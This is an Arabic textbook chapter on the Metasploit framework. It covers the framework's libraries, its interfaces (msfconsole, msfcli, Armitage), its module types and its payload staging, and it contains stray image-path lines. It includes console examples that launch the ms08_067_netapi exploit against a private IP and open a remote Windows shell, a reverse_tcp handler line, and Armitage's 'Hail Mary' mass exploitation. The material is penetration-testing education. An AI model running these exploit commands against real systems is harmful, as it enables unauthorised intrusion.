
Module في سياق المتياسبلويت هى قطعة من البرمجيات التي يمكن استخدامها من قبل إطار الميتاسبلويت. في بعض الأحيان، قد تتطلب استخدام **exploit module**، وهو أحد مكونات البرنامج التي تقوم بالهجوم. في أحيان أخرى، قد تكون هناك الحاجة الى **auxiliary module** لتنفيذ إجراء مثل الفحص (**Scanning**) أو **enumeration**. هذه الوحدات هي الجوهر التى يجعل الإطار قوي جدا.

Listener

Listener هو عنصر ضمن **Metasploit** الذي ينتظر اتصال وارد من نوع ما. على سبيل المثال، بعد أن يتم اختراق الجهاز المستهدف، فانه قد يتصل بآلة الهجوم عبر الإنترنت. **Listener** يعالج هذا الصدد، حيث ينتظر على الجهاز المهاجم ليتم الاتصال من قبل النظام المخترق.

7.4 مكونات الميتاسبلويت (Metasploit Architecture)

إطار الميتاسبلويت لديه **modular architecture** و**exploit**، **payload**، **encoders**، وهلم جرا وتعتبر وحدات منفصلة:



دعونا نبحث في هذا المخطط عن كثب.

الميتاسبلويت يستخدم العديد من المكتبات (**libraries**) المختلفة التي تضع العديد من الوظائف لحسن سير العمل في الإطار. هذه المكتبات هي مجموعة من المهام المحددة مسبقا، العمليات، والدوال التي يمكن استخدامها من قبل الوحدات المختلفة من الإطار. الجزء الأكثر أهمية في الإطار هو المكتبه **Ruby Extension (Rex)**. بعض المكونات التي قدمتها **Rex** تشمل الاتى:


- **wrapper socket subsystem**
- **implementations of protocol clients and servers**
- **logging subsystem**
- **exploitation utility classes**
- **SSL, SMB, HTTP, XOR, Base64, Unicode**
- العديد من **classes** المفيده الأخرى.

تم تصميم **Rex** نفسه لكيلا يكون لديه أي من المتطلبات **"dependendies"**.

ثم، لدينا المكتبة **MSF Core library** وهي امتداد من **Rex**. **Core** هو المسؤول عن تنفيذ كافة الواجهات المطلوبة التي تسمح بالتفاعل مع **exploit modules**، **sessions**، و**plugins**. تم توسيع مكتبة **core** عن طريق المكتبة **freamework base**، التى تم تصميمها لتوفير روتين مجمع أبسط للتعامل مع **core**، فضلا عن توفير **utility classes** للتعامل مع الجوانب المختلفة من الإطار، مثل **serializing a module state** لإخراج مختلف الأشكال. أخيرا، المكتبه **base library** والتي توفر إطار واجهة المستخدم **User Interface (UI)** التي توفر الدعم للأنواع المختلفة من واجهات المستخدم إلى الإطار نفسه، مثل **Command console** وواجهة الويب.


7.5 واجهات الميتاسبلويت (Metasploit Interfaces)

الميتاسبلويت يوفر أكثر من واجهة واحده إلى وظائفه الأساسية، بما في ذلك وحدة التحكم (**console**)، سطر الأوامر (**command line**)، الواجهات الرسومية. بالإضافة إلى هذه الواجهات، هناك **utilities** توفر الوصول المباشر إلى الوظائف التي عادة ما تكون داخلية في إطار الميتاسبلويت.




Msfcli

Msfconsole





MsfGUI



Armitage



Metasploit Pro

Msfweb

هناك أربع واجهات مختلفه للمستخدم متوفرة مع إطار الميتاسبلويت، وهي: **msfconsole**، **msfcli**، **msfgui**، و**msfweb**. ومما يشجع بشدة التحقق من كل هذه الواجهات المختلفة، ولكن سوف نعمل أساسا على واجهة **msfconsole**. وذلك لأن **msfconsole** يوفر أفضل دعم للإطار، والاستفادة من جميع الوظائف، ويمكنك أيضا التعامل مع أوامر لينكس بداخلها.

MSFconsole

Msfconsole هو إلى حد بعيد الجزء الأكثر شعبية من اطار الميتاسبلويت، لسبب وجيه. أنها واحدة من أكثر الوجهات مرونة، غنى بالعديد من الميزات، ومدعوما بالادوات داخل الإطار. يوفر **Msfconsole** واجهة واحدة للكل ولكل خيار، واعداد متاح في الإطار. انها مثل محطة واحدة لجميع أحلام الاختراق الخاصة بك. يمكنك استخدام **msfconsole** لفعل كل شيء، بما في ذلك شن الهجوم، وتحميل وحدات **auxiliary**، وأداء **enumeration**، وانشاء **Listeners**، أو تشغيل الهجوم الشامل (**mass exploitation**) ضد الشبكة بالكامل.

على الرغم من أن إطار الميتاسبلويت يتغير باستمرار، فهناك مجموعة فرعية من الأوامر تظل ثابتة نسبيا. عن طريق اتقان أساسيات **msfconsole**، سوف تكون قادرة على مواكبة أي تغييرات. لتوضيح أهمية تعلم **msfconsole**، سيتم استخدامه تقريبا في كل فصل من فصول الكتاب.

أسهل طريقة للوصول إلى **msfconsole** هو من خلال فتح الترمنال وإدخال السطر التالي:

#msfconsole

بدء **msfconsole** يستغرق ما بين 10 ثانية و30 ثانية، لذلك لا داعي للذعر إذا لم يحدث شيء لبضع لحظات. في نهاية المطاف، سوف تبدأ **Metasploit** من خلال تقديم لكم مع لافتة ترحيب وعلامة المحث [**msf>**]. وهناك العديد من لافتات **Metasploit** المختلفة التي يتم عرضها عشوائيا، لذلك فمن الطبيعي أن الشاشة تبدو مختلفة في كل مره. الشيء المهم هو أن تحصل على علامة المحث [**msf>**].

```
root@bt:/# cd /opt/framework3/msf3/
root@bt:/opt/framework/msf3# msfconsole
< metasploit >
 ------------
        \   ,__,
         \  (oo)____
            (__)    )\
               ||--|| *
msf >
```

من فضلك لاحظ، عند تحميل **Metasploit** لأول مره، فإنه يظهر لك عدد **Exploits**، **payloads**، **encoders**، و**nops** المتاحة. كما يمكن أن تظهر لك كم يوما مر منذ آخر تحديث. بسبب النمو السريع للميتاسبلويت، ونشاط المجتمع والتمويل المادي. فمن الأهمية أن تحافظ على الميتاسبلويت محدث الى تاريخ اليوم. ويتم إنجاز هذا بسهولة عن طريق إدخال الأمر التالي في الترمنال.

#msfupdate



الآن بعد ان تم تحديث الميتاسبلويت، دعونا نبدأ استكشاف روائع هذه الأداة. للوصول إلى الملفات المساعدة لـ **msfconsole**، أدخل الامر **help** تليها الأمر الذي كنت مهتما به. في المثال التالي، نحن نبحث عن مساعدة للأمر **connect**، الذي يتيح لنا التواصل مع المضيف. الوثائق الناتجه يسرد لنا قوائم الاستخدام، وصفا للأداة، ومختلف خيارات **flags**.

```
msf > help connect
```

سوف نقوم باستكشاف **MSFConsole** بمزيد من التعمق في الفصول الاحقه.

MSFcli

Msfcli و**msfconsole** ياخذان نهج مختلف جدا في الوصول إلى إطار الميتاسبلويت. حيث يوفر **msfconsole** طريقة تفاعلية للوصول إلى كافة الميزات بطريقة سهلة الاستخدام، **msfcli** يضع الأولوية على **scripting** وتفسيرها مع الأدوات القائمة على وحدة التحكم الأخرى. بدلا من توفير مترجم فريدة للإطار، **msfcli** يعمل مباشرة من سطر الأوامر، والذي يسمح لك لإعادة توجيه الإخراج من الأدوات الأخرى الى **msfcli** وتوجيه إخراج **msfcli** مباشر الى أدوات سطر الأوامر الأخرى. **Msfcli** تدعم أيضا إطلاق وحدات **exploits** و**auxiliary**، ويمكن أن تكون مريحة عند اختبار وحدات أو تطوير **exploit** جديدة. إنها وسيلة رائعة لاداء اختراق فريد عندما تعرف بالضبط **exploit** والخيارات التي تحتاج إليها. هذا مهم جدا من اجل إمكانية استخدام الميتاسبلويت في **shell scripts** الخاص بـ **bash**، **cmd.exe**، او **powershell**. أقل استخداما من **msfconsole**، لكنها تقدم بعض المساعدات الأساسية (بما في ذلك استخدام وقائمة الوحدات) وذلك مع الامر (**msfcli –h**)، كما هو موضح هنا:

```
root@kali:~# msfcli -h
Usage: /opt/metasploit/apps/pro/msf3/msfcli <exploit_name> <option=value> [mode]
===============================================================================

    Mode           Description
    ----           -----------
    (A)dvanced     Show available advanced options for this module
    (AC)tions      Show available actions for this auxiliary module
    (C)heck        Run the check routine of the selected module
    (E)xecute      Execute the selected module
    (H)elp         You're looking at it baby!
    (I)DS Evasion  Show available ids evasion options for this module
    (O)ptions      Show available options for this module
    (P)ayloads     Show available payloads for this module
    (S)ummary      Show information about this module
    (T)argets      Show available targets for this exploit module

Examples:
msfcli multi/handler payload=windows/meterpreter/reverse_tcp lhost=IP E
msfcli auxiliary/scanner/http/http_version rhosts=IP encoder= post= nop= E

root@kali:~#
```

كيفية الاستخدام

دعونا نلقي نظرة على كيف يمكن استخدام **msfcli**. لا تقلق بشأن التفاصيل؛ تهدف هذه الأمثلة لتعطيك شعورا كيف يمكن العمل مع هذه الواجهة.

عندما تتعلم لأول مرة عن الميتاسبلويت أو كلما واجهتك مشكلة، يمكنك ان ترى الخيارات المتاحة في **module** بإلحاق الحرف **O** (وهي اختصار **Options**) إلى نهاية السلسلة في النقطة التى كنت عالقة بها على سبيل المثال، في القائمة التالية، استخدمنا **O** لعرض الخيارات المتاحة من أجل الوحدة **ms08_067_netapi**:

```
root@bt:/# msfcli windows/smb/ms08_067_netapi O
[*] Please wait while we load the module tree...

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   RHOST     0.0.0.0          yes       The target address
   RPORT     445              yes       Set the SMB service port
   SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)
```

يمكنك أن ترى أن الوحدة تتطلب ثلاثة خيارات: **RHOST**، **RPORT**، و**SMPIPE**. الآن، وبإضافة **P**، يمكننا التحقق من **payload** المتاحة:

```
root@bt:/# msfcli windows/smb/ms08_067_netapi RHOST=192.168.1.155 P
[*] Please wait while we load the module tree...
Compatible payloads
===================

   Name                      Description
   ----                      -----------
   generic/debug_trap        Generate a debug trap in the target process
   generic/shell_bind_tcp    Listen for a connection and spawn a command shell
```

بعد تعيين كافة الخيارات اللازمة من اجل **exploit** واختيار **payload**، يمكننا تشغيل **exploit** عن طريق تمرير الحرف **E** إلى نهاية السلسلة الوسيطة **msfcli**، كما هو موضح هنا:

```
root@bt:/# msfcli windows/smb/ms08_067_netapi RHOST=192.168.1.155 PAYLOAD=windows/shell/bind_tcp E
[*] Please wait while we load the module tree...
[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Triggering the vulnerability...
[*] Sending stage (240 bytes)
[*] Command shell session 1 opened (192.168.1.101:46025 -> 192.168.1.155:4444)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```


Armitage

المكون أرميتاج من الميتاسبلويت هى واجهة المستخدم الرسومية التفاعلية تم إنشاؤها من قبل رافائيل ميودجى (**Raphael Mudge**). هذه الواجهة هي مثيرة للإعجاب للغاية، وغنية بالميزات، ومتاحة مجانا. نحن لن نغطي الأرميتاج في العمق، لكنها بالتأكيد جديره بالاستكشاف. هدفنا هو تعليم الخصوصيات والعموميات من الميتاسبلويت، واجهة المستخدم الرسومية رائع بمجرد فهم كيفية عمل الإطار في الواقع.

لإطلاق أرميتاج، نقوم بتشغيل الأوامر **armitage**. أثناء بدء التشغيل، اختر **start MSF**، والتي سوف تسمح للأرميتاج بالاتصال بإطار الميتاسبوليت الخاص بك. وهي تقابل **MSFGUI** في الويندوز والذي تم صنعها من قبل نفس مطور ارميتاج.


```
root@bt:/opt/framework3/msf3# armitage
```

بعد تشغيل الأرميتاج، فقم ببساطة بالنقر على القائمة لإجراء هجوم معين أو وصول إلى الوظائف **Metasploit** الأخرى. على سبيل المثال، يبين الشكل **browser (client-side) exploits**.



هجوم HAIL MARY

طالما حدد الارميتاج هدفا محتملا واحد على الأقل، فإنك على استعداد لإطلاق العنان لسيل من **exploit**. لإنجاز هذا، ببساطة انقر على زر "**Attacks**"، ثم من القائمة التي تليها نختار "**Hail Mary**" كما هو مبين في الشكل التالي:



Running a Hail Mary with Armitage.

بالنقر على الخيار **Hail Mary** فانه يجعل الأرميتاج يقوم بارسال طوفان من **exploit** ضد الهدف. ستبدأ أداة التشغيل وإصدار الأوامر تلقائيا. قد تستغرق هذه العملية عدة دقائق للإتمام. يمكنك مشاهدة تقدم للبرنامج في النصف السفلي من النافذة. ان الارميتاج سوف يقدم لك ايضا شريط التقدم (**progress bar**) لتمكنك من معرفة مدى طول العملية وتقدمها. لنكن واضحين، في هذه المرحلة فان الارميتاج يقوم بارسال كل **exploit** ذات الصلة بالهدف، انتبه جيدا لواجهة المستخدم الرسومية التي تمثل الهدف الخاص بك في شاشة الأرميتاج؛ إذا كان الهدف أصبح محدد بضوء احمر على شكل برق، فهذا يعنى ان الأرميتاج نجح في اختراق الهدف.

أرميتاج يتصل بالميتاسبلويت عبر واجهة **xmlrpc**، وإرسال البيانات من وإلى ذلك عبر منفذ **TCP 55553** افتراضيا. كما أنه يتفاعل مع قاعدة بيانات الميتاسبلويت الخلفية باستخدام نفس اتصال **xmlrpc**.

فى الأرميتاج، المستخدم في الجزء العلوي من اليسار من واجهة المستخدم الرسومية يمكنه الوصول لجميع وحدات الميتاسبلويت، بما في ذلك **auxiliary**، **exploit**، **payload** و**post modules**. علاوة على ذلك، فى الجانب الأيمن العلوي من الشاشة، يمكن للمهاجم الحصول على واجهة رسوميه لبيئة الهدف. الجزء السفلي من الشاشة يوفر الوصول المباشر إلى **msfconsole**.

7.6 أنواع وحدات الميتاسبلويت (Type of Metasploit Moudles)

دعونا نركز على وحدات الميتاسبلويت، لأن هذه هي البنات الأساسية التي يمكننا استخدامها لاختراق وتقييم النظم. ميتاسبلويت لديها عدة مئات من الوحدات. أكثر الأنواع المفيدة من الوحدات هي في خمس فئات:

Exploit

قد تم تصميم هذه الوحدات للاستفادة من عيب على جهاز هدف، مما يتسبب في قيام نظام التشغيل هذا بتشغيل البرمجيات التي هي من اختيار المهاجم (عادة **Metasploit payload**). بعض من **exploits** هي **service-side attacks**، التي تستغل **listening** في الخدمة الهدف عبر الشبكة. البعض الأخر **client-side attacks**. التي تستمع على شبكة من اجل الطلبات الواردة من العملاء المخترقين، وتقديم **exploit** في الرد.

Payload

هذه الوحدات هى التعليمات البرمجية (**code**) التي يستخدمها **Exploit** لتشغيلها على النظام الهدف. بعض **payload** فرديه (**single**)، حيث تملك اكواد التحميل (**loading code**)، واكواد الاتصال (**communication code**)، واكواد مميزه اخرى في حزمة **module** واحدة. يتم تقسيم الآخرين إلى **stagers** و**stages**. وظيفة **stagers** هى تحميل **stage** في ذاكرة النظام الهدف، وتسهيل التواصل مع **stage**. **Stage** هو الشيء الذى يريده المهاجم ليقوم به فعلا على الجهاز المستهدف، مثل الحصول على **remote shell**، والسيطرة على واجهة المستخدم الرسومية للنظام عن بعد، الخ. تتكون **payloads** الكاملة إما من **single** أو **stager** بالإضافة إلى **stage**.

Encoders

تقدم هذه الوحدات مجموعة متنوعة من الآليات المختلفة لتغيير **payloads**، و**exploits** لجعلها يصعب اكتشافها من قبل **IDS**، **IPS** وأدوات مكافحة الفيروسات.



Post

تستخدم هذه الوحدات بعد الاختراق الناجح، عادة عندما يتم عمل **Meterpreter payload** على الهدف. أنها توفر مختلف تقنيات الأتمتة بعد الاختراق (**post-exploitation automation**)، بما في ذلك **keystroke logging**، تصعيد الامتيازات، وإدارة الأجهزة المستهدفة، وأكثر من ذلك.

NOP

هذه الوحدات تقوم بانشاء **NOP sleds**، مجموعه من تعليمات لغة الآلة وهي اختصار لـ "**no operation**"، التي تسبب لمعالج الجهاز الهدف بعدم فعل أي شيء لـ **clock cycle**. مجموعات من هذه التعليمات تساعد على تحسين احتمالات أن المهاجم سيؤدي الاختراق بنجاح في تنفيذ التعليمات البرمجية على النظام الهدف.

Modules Locations 7.7

Primary Module Tree

Located under **/usr/share/metasploit-framework/modules/**

User-Specified Module Tree

Located under **~/.msf4/modules/**

This location is ideal for private module sets

Loading Additional Trees at Runtime

Pass the **-m** option when running msfconsole (**msfconsole -m**)

Use the loadpath command within msfconsole

Metasploit Exploits: Active vs. Passive 7.8

Active Exoloit عادة تهاجم **listening service** عبر الشبكة، ويشار عليها أحيانا باسم "**server-side exploits**". مآثر الخدمات مثل خوادم الملفات (**SMB** أو غيرها من البروتوكولات) أو خوادم الشبكة التي تندرج تحت هذه الفئة. افتراضيا، هذه **exploit** تعمل في المقدمة "**foreground**" (على **terminal session**)، وتعمل حتى تصبح كاملة (مع الاستغلال الناجح تمنح جلسة على الهدف) أو تفشل. للتغلب على الوضع الافتراضي وجعل **active Exoloit** يعمل في الخلفية (**background**)، يمكنك ذلك من خلال استدعاء **exploit** مع "**exploit -j**" في **msfconsole**، مع الخيار **-j** يجعلها تعمل مثل **job** في الخلفية.

```
msf exploit(ms08_067_netapi) > exploit -j
[*] Exploit running as background job.
msf exploit(ms08_067_netapi) >
```

مآثر الميتاسبلويت الأخرى هي سلبية (**passive**)، وذلك لأنها تجعل الميتاسبلويت ينتظر الاتصال قبل إرسال **back exploit** إلى الهدف. وغالبا ما تستخدم هذه **passive exploit** من اجل **client-side exploitation**، واستغلال المتصفحات وبرامج العميل الآخر. افتراضيا، **passive exploit** تعمل تلقائيا في الخلفية، وتحرير **terminal session** لتفعل أشياء أخرى. الميتاسبلويت يقوم بتنشيط **listener** في الخلفية، وعندما يحدث اتصال، فإنه يطبع المعلومات حول الاتصال على الشاشة. بعد تأسيس الاستغلال الناجح والجلسة (مثل **remote shell**) مع الهدف، يمكن لمختبر الاختراق استخدام امر **msfconsole** "**sessions -l**" لعرض قائمة الجلسات و "**sessions -i**" للتفاعل وذلك للوصول إلى الهدف.

```
msf exploit(ani_loadimage_chunksize) > sessions -l

Active sessions
===============

  Id  Description  Tunnel
  --  -----------  ------
  1   Meterpreter  192.168.1.5:52647 -> 192.168.1.100:4444


msf exploit(ani_loadimage_chunksize) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```


Metasploit Payloads: Single, Stagers, and Stages 7.9

بعض **payload** هي "**singles**" في حين يتم تقسيم الآخرين الى **stagers** و**stages**. **Single payloads** تحتوى على جميع الاكواد الخاصه بعملها في حزمة واحدة، والتي يتم ارسالها الى الهدف، هذه **payload** تحتوي على كل ما تحتاجه للتواصل مع المهاجم واتخاذ بعض الإجراءات على الجهاز الهدف. عادة، هذه **payload** تكون صغيرة وبسيطة، من دون الكثير من الميزات المتقدمة. وتشمل على سبيل المثال **adduser** (الذي يضيف المستخدم إلى مجموعة الإدارة المحلية للجهاز ويندوز)، **exec** (التي تدير أمر معين على الجهاز المستهدف)، **shell_bind_tcp** (الذي ينشا **shell listening** على منفذ **TCP** معين)، و**shell_reverse_tcp** (الذي يجعل اتصال الشل العكسي إلى المهاجم لوصول الشل الواردة إلى المربع الهدف). **Single payloads** مفيدة عندما يقوم مختبر الاختراق بارسال **payload** إلى الهدف، ولكن بعد ذلك لا يمكن الوصول مباشرة إلى الهدف عبر الشبكة لتحميل المزيد من الاكواد في النظام المستهدف في وقت لاحق. **Single payloads** تجعل كل شيء بذاته وتوصيلها في حزمة واحدة، وليس الاعتماد على **back-and-forth staged load** عبر الشبكة.

الـ **Payloads** الأخرى يتم فصلها الى **stagers** و**stages**. بمجرد ان يتم تسليمها إلى الهدف عن طريق **exploit**، فان وظيفة **stager** هو انشاء قناة اتصال بين المهاجم والهدف وتحميل **stage** في ذاكرة الهدف بحيث يمكن تنفيذها. **stage**، بدوره، تنفذ بعض الملامح عندما يريد مختبر الاختراق ممارسة السيطرة على الهدف. **Stager** هو محمل اتصال الشبكة. اما **stage** هو الإجراء الذي تريد أن تأخذه على الهدف. تتكون **payload** الكاملة من **stager** و**stage**. **Stagers** صغيرة نوعا ما، وتركز على الاتصال، في حين ان **stages** تميل إلى أن تكون أكبر وأكثر تعقيدا.



تشمل **stagers** على سبيل المثال **bind_tcp** (الذي يستمع على منفذ **TCP** على الجهاز المستهدف) و**reverse_tcp** (وهو ما يجعل اتصال من الهدف إلى المهاجم). وتشمل **stages** على سبيل المثال **VNC** (**Virtual Network Computing**) وذلك للتحكم في واجهة المستخدم الرسومية عن بعد) و**Meterpreter**. **Stages** و**stagers** مفيدة عندما يريد المهاجم هجوم أكثر تعقيدا وسيطرة كاملة على الجهاز الهدف ويمكن أن يكون لها ديناميكية، والتفاعل مع الهدف عبر الشبكة لتحميل **stage**.



للمساعدة في توضيح الفرق بين **single** و**stages/stagers**، فلننظر الى **payload** التي يمكن استخدامها في الوصول الى الشل **cmd.exe** في الجهاز الهدف عن طريق الاستماع الى منفذ **tcp**. **Single payload** التي يمكنها فعل هذا هو **windows/shell_bind_tcp**. ولكن، الميتاسبلويت لديها أيضا **shell stage** و**bind_tcp stager**، والتي يمكن استخدامها معا كالاتى **windows/shell/bind_tcp** (لاحظ الفرق في الصيغه بينه وبين ما ذكر مع **single payload**). كلا من **windows/shell_bind_tcp** " **single payload**" و**windows/shell/bind_tcp** "**stage/stager payload**" تقوم بانشاء **listening shell** على منفذ **tcp**. وهكذا. ما هو الفرق، ولماذا التمييز مهم.

بالنسبة للمبتدئين، **single** يحتوي على جميع الاكواد الخاص به، وهي قطعة واحدة من التعليمات البرمجية يتم تسليمها إلى الهدف كانها طلقة واحدة. اما **stage/stager** يتم تحميلها في جزأين، والتي تتطلب من المهاجم الحفاظ على الاتصال المباشر إلى الهدف طوال تسليم **payload**.

ولكن، الفارق الأكثر أهمية ينطوي على حقيقة أنه، مع استخدام **stage/stager**، يمكننا اختيار من بين العديد من **stagers** المختلفة لاستخدامها مع أي واحد من **stage** المفضلة لدينا. فصل اكواد الاتصالات عن اكواد التنفيذ يعطي مرونة كبيرة بالنسبة لنا. بدلا من استخدام **bind_tcp stager** مع الشل الخاص بنا، يمكننا استخدام **windows/shell/reverse_tcp** من اجل اتصال الشل العكسي أو **windows/shell/bind_ipv6_tcp** من اجل **tcp** الخاص بإصدار **IPv6**. يمكننا استخدام أي واحد من العديد من **stagers**، جميعهم للوصول الى الشل لدينا، وهذا يعطينا الكثير من التركيبات والميزات أكثر مما تقدمه **single payload**.

Some Metasploit Stagers

لتوضيح حقيقة المرونة التي تقدمها **stage/stager**، وذلك من خلال أخذ عينات من **stagers** والتي تقدمها الميتاسبلويت. كل واحدة منها يمكن استخدامها مع معظم **stage**. هذه الترسانة تشمل الاتى:



- "**bind_tcp**": هذا **stager** يقوم بالإصغاء إلى منفذ **TCP** المقدم من المهاجم على جهاز الضحيه، مما يتيح للميتاسبلويت إجراء اتصال وارد (**inbound connection**) على هذا المنفذ للتواصل مع **stage**.
- "**bind_ipv6_tcp**": هذا **stager** مشابه الى **bind_tcp** ولكنه يستخدم **IPv6** بدلا من **IPv4** في اتصال الشبكه.
